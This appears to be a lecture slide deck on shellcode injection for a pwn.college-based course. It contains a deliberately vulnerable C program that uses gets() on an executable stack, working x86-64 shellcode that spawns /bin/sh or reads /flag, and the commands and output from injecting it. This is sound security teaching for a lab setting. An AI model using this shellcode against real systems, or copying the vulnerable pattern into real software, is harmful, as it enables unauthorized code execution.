# PWN College

## Session 5

Atousa Ahsani

Main Reference: https://pwn.college/

# Shellcode Injection

- **Shellcoding** is the art of **injecting code** into a program, usually during **exploitation**, to get it to carry out **actions** desired by the **attacker**.

# Shellcode Injection

**Introduction**

Common Challenges

Data Execution Prevention

# Von Neumann Arch. vs Harvard Arch.

- Almost all **general-purpose** architectures (x86, ARM, MIPS, PPC, SPARC, etc) are **Von Neumann**.
- **Harvard** architectures pop up in embedded use-cases (**AVR**, **PIC**).

- A **Von Neumann** architecture **sees** (and **stores**) **code** as **data**.
- A **Harvard** architecture stores **data** and **code separately**.

- **What happens if data and code get mixed up?**

# How does shellcode get injected?


- Compile with: gcc -z execstack -o hello hello.c

```c
void bye1() { puts("Goodbye!"); }
void bye2() { puts("Farewell!"); }

void hello(char *name, void (*bye_func)()){
    printf("Hello %s!\n", name);
    bye_func();
}
int main(int argc, char **argv){
    char name[1024];
    gets(name);
    srand(time(0));
    if (rand() % 2)
        hello(bye1, name);
    else
        hello(name, bye2);
}
```

# How does shellcode get injected?

- If the stack is executable, attacker's injected code will be executed.



# Why “shell” code?

- Usually, the **goal** of an **exploit** is to achieve arbitrary **command execution**.
- A typical attack goal is to **launch** a **shell**
  - `execve("/bin/sh", NULL, NULL)`

```
mov rax, 59                     ; this is the syscall number of execve
lea rdi, [rip+binsh]            ; points the first argument of execve at the /bin/sh string below
mov rsi, 0                      ; this makes the second argument, argv, NULL
mov rdx, 0                      ; this makes the third argument, envp, NULL
syscall                         ; this triggers the system call
binsh:
    .string "/bin/sh"           ; a label marking where the /bin/sh string is
```

# DATA in your CODE

- You can intersperse arbitrary **data** in your **shellcode**:

```
.byte 0x48, 0x45, 0x4C, 0x4C, 0x4F          ; "HELLO"
.string "HELLO"                             ; "HELLO\0"
```

- Other ways to embed data:

```
mov rbx, 0x0068732f6e69622f                 ; move "/bin/sh\0" into rbx
push rbx                                    ; push "/bin/sh\0‟ onto the stack
mov rdi, rsp                                ; point rdi at the stack
```

```
>>> import pwn
>>> pwn.p64(0x0068732f6e69622f)
'/bin/sh\x00'
```

# Non-shell shellcode

- Shellcode can have many **different goals**, other than just dropping a **shell**.
- Specialized for our class
  - `sendfile(1, open("/flag", NULL), 0, 1000).`
  - `sendfile: transfer data between file descriptors`
  - `ssize_t sendfile(int out_fd, int in_fd, off_t *offset, size_t count);`

# Non-shell shellcode

```
mov rbx, 0x00000067616c662f   ; push "/flag" filename
push rbx                      ;
mov rax, 2                    ; syscall number of open
mov rdi, rsp                  ; point the first argument at stack (where we have "/flag")
mov rsi, 0                    ; NULL out the second argument (meaning, O_RDONLY)
syscall                       ; trigger open("/flag", NULL)

mov rdi, 1                    ; first argument to sendfile is the file descriptor to output to (stdout)
mov rsi, rax                  ; second argument is the file descriptor returned by open
mov rdx, 0                    ; third argument is the number of bytes to skip from the input file
mov r10, 1000                 ; fourth argument is the number of bytes to transfer to the output file
mov rax, 40                   ; syscall number of sendfile
Syscall                       ; trigger sendfile(1, fd, 0, 1000)

mov rax, 60                   ; syscall number of exit
syscall                       ; trigger exit()
```

# Building Shellcode

- Write your shellcode as **assembly**:

```
.global _start
_start:
.intel_syntax noprefix
            mov rax, 59
            lea rdi, [rip+binsh]
            mov rsi, 0
            mov rdx, 0
            syscall
binsh:
            .string "/bin/sh"
```

- Then, assemble it!
  - `gcc -nostdlib -static shellcode.s -o shellcode-elf`

# Building Shellcode

- This is an **ELF** with your shellcode as its **.text**. You still need to **extract** it:
  - `objcopy --dump-section .text=shellcode-raw shellcode-elf`
- The resulting ***shellcode-raw*** file contains the **raw bytes** of your shellcode.
- This is what you would **inject** as part of your exploits.

```
→  2-BuildingShellcode hd shellcode-raw
00000000  48 c7 c0 3b 00 00 00 48  8d 3d 10 00 00 00 48 c7  |H..;...H.=....H.|
00000010  c6 00 00 00 00 48 c7 c2  00 00 00 00 0f 05 2f 62  |.....H......../b|
00000020  69 6e 2f 73 68 00                                 |in/sh.|
00000026
```

# Running Shellcode

```
→  2-BuildingShellcode (cat shellcode-raw; cat) | ../1-BugInProgram/hello

!ello ��UH��H�=�
ls
shellcode-elf  shellcode-raw  shellcode.s
pwd
/home/atousa/PWNCollegeCourse_TMU/5/2-BuildingShellcode
```

# Debugging shellcode: *strace*

- To see if things are working from a high level, you can **trace** your shellcode with ***strace***.
- This can show you, at a high level, what your **shellcode** is **doing** (or **not doing**!).

# Debugging Shellcode: *gdb*

- Your **shellcode-elf** is a **Linux program**, and you can debug it in ***gdb***.
  - There is **no source code** to display and navigate.
  - To print the next 5 instructions: ***x/5i $rip***
  - To **break** at an address: ***break *0x400000***
  - **run**, **continue**
  - You can **examine** (all of them examine 4 **words**)
    - qwords (*x/gx $rsp*) = 8 byte
    - dwords (*x/2dx $rsp*) = 32 bit * 2
    - halfwords (*x/4hx $rsp*) = 16 bit * 4
    - bytes (*x/8bx $rsp*) = 8 bit * 8

# Debugging Shellcode: gdb

- You can **hardcode breakpoints** in your shellcode!
  - Breakpoints are implemented with the **int3 instruction**.
  - You can place this anywhere yourself!
  - Especially useful at the **start** of shellcode to catch the beginning of shellcode execution.

```
1  .global _start
2  _start:
3  .intel_syntax noprefix
4      mov rax, 59
5      lea rdi, [rip+binsh]
6      mov rsi, 0
7      mov rdx, 0
8      int3
9      syscall
10 binsh:
11     .string "/bin/sh"
12
```

# Debugging Shellcode: gdb

- In gdb:

```
Stopped reason: SIGTRAP
0x0000000000040101d in _start ()
gdb-peda$ x/i $rip
=> 0x40101d <_start+29>:        syscall
```

- After injecting shellcode:

```
→  3-int3 gcc -nostdlib -static shellcode.s -o shellcode-elf
→  3-int3 objcopy --dump-section .text=shellcode-raw shellcode-elf
→  3-int3 (cat shellcode-raw; cat) | ../1-BugInProgram/hello

!ello ��UH��H�=�

[2]    7152 broken pipe                ( cat shellcode-raw; cat; ) |
       7153 trace trap (core dumped)   ../1-BugInProgram/hello
```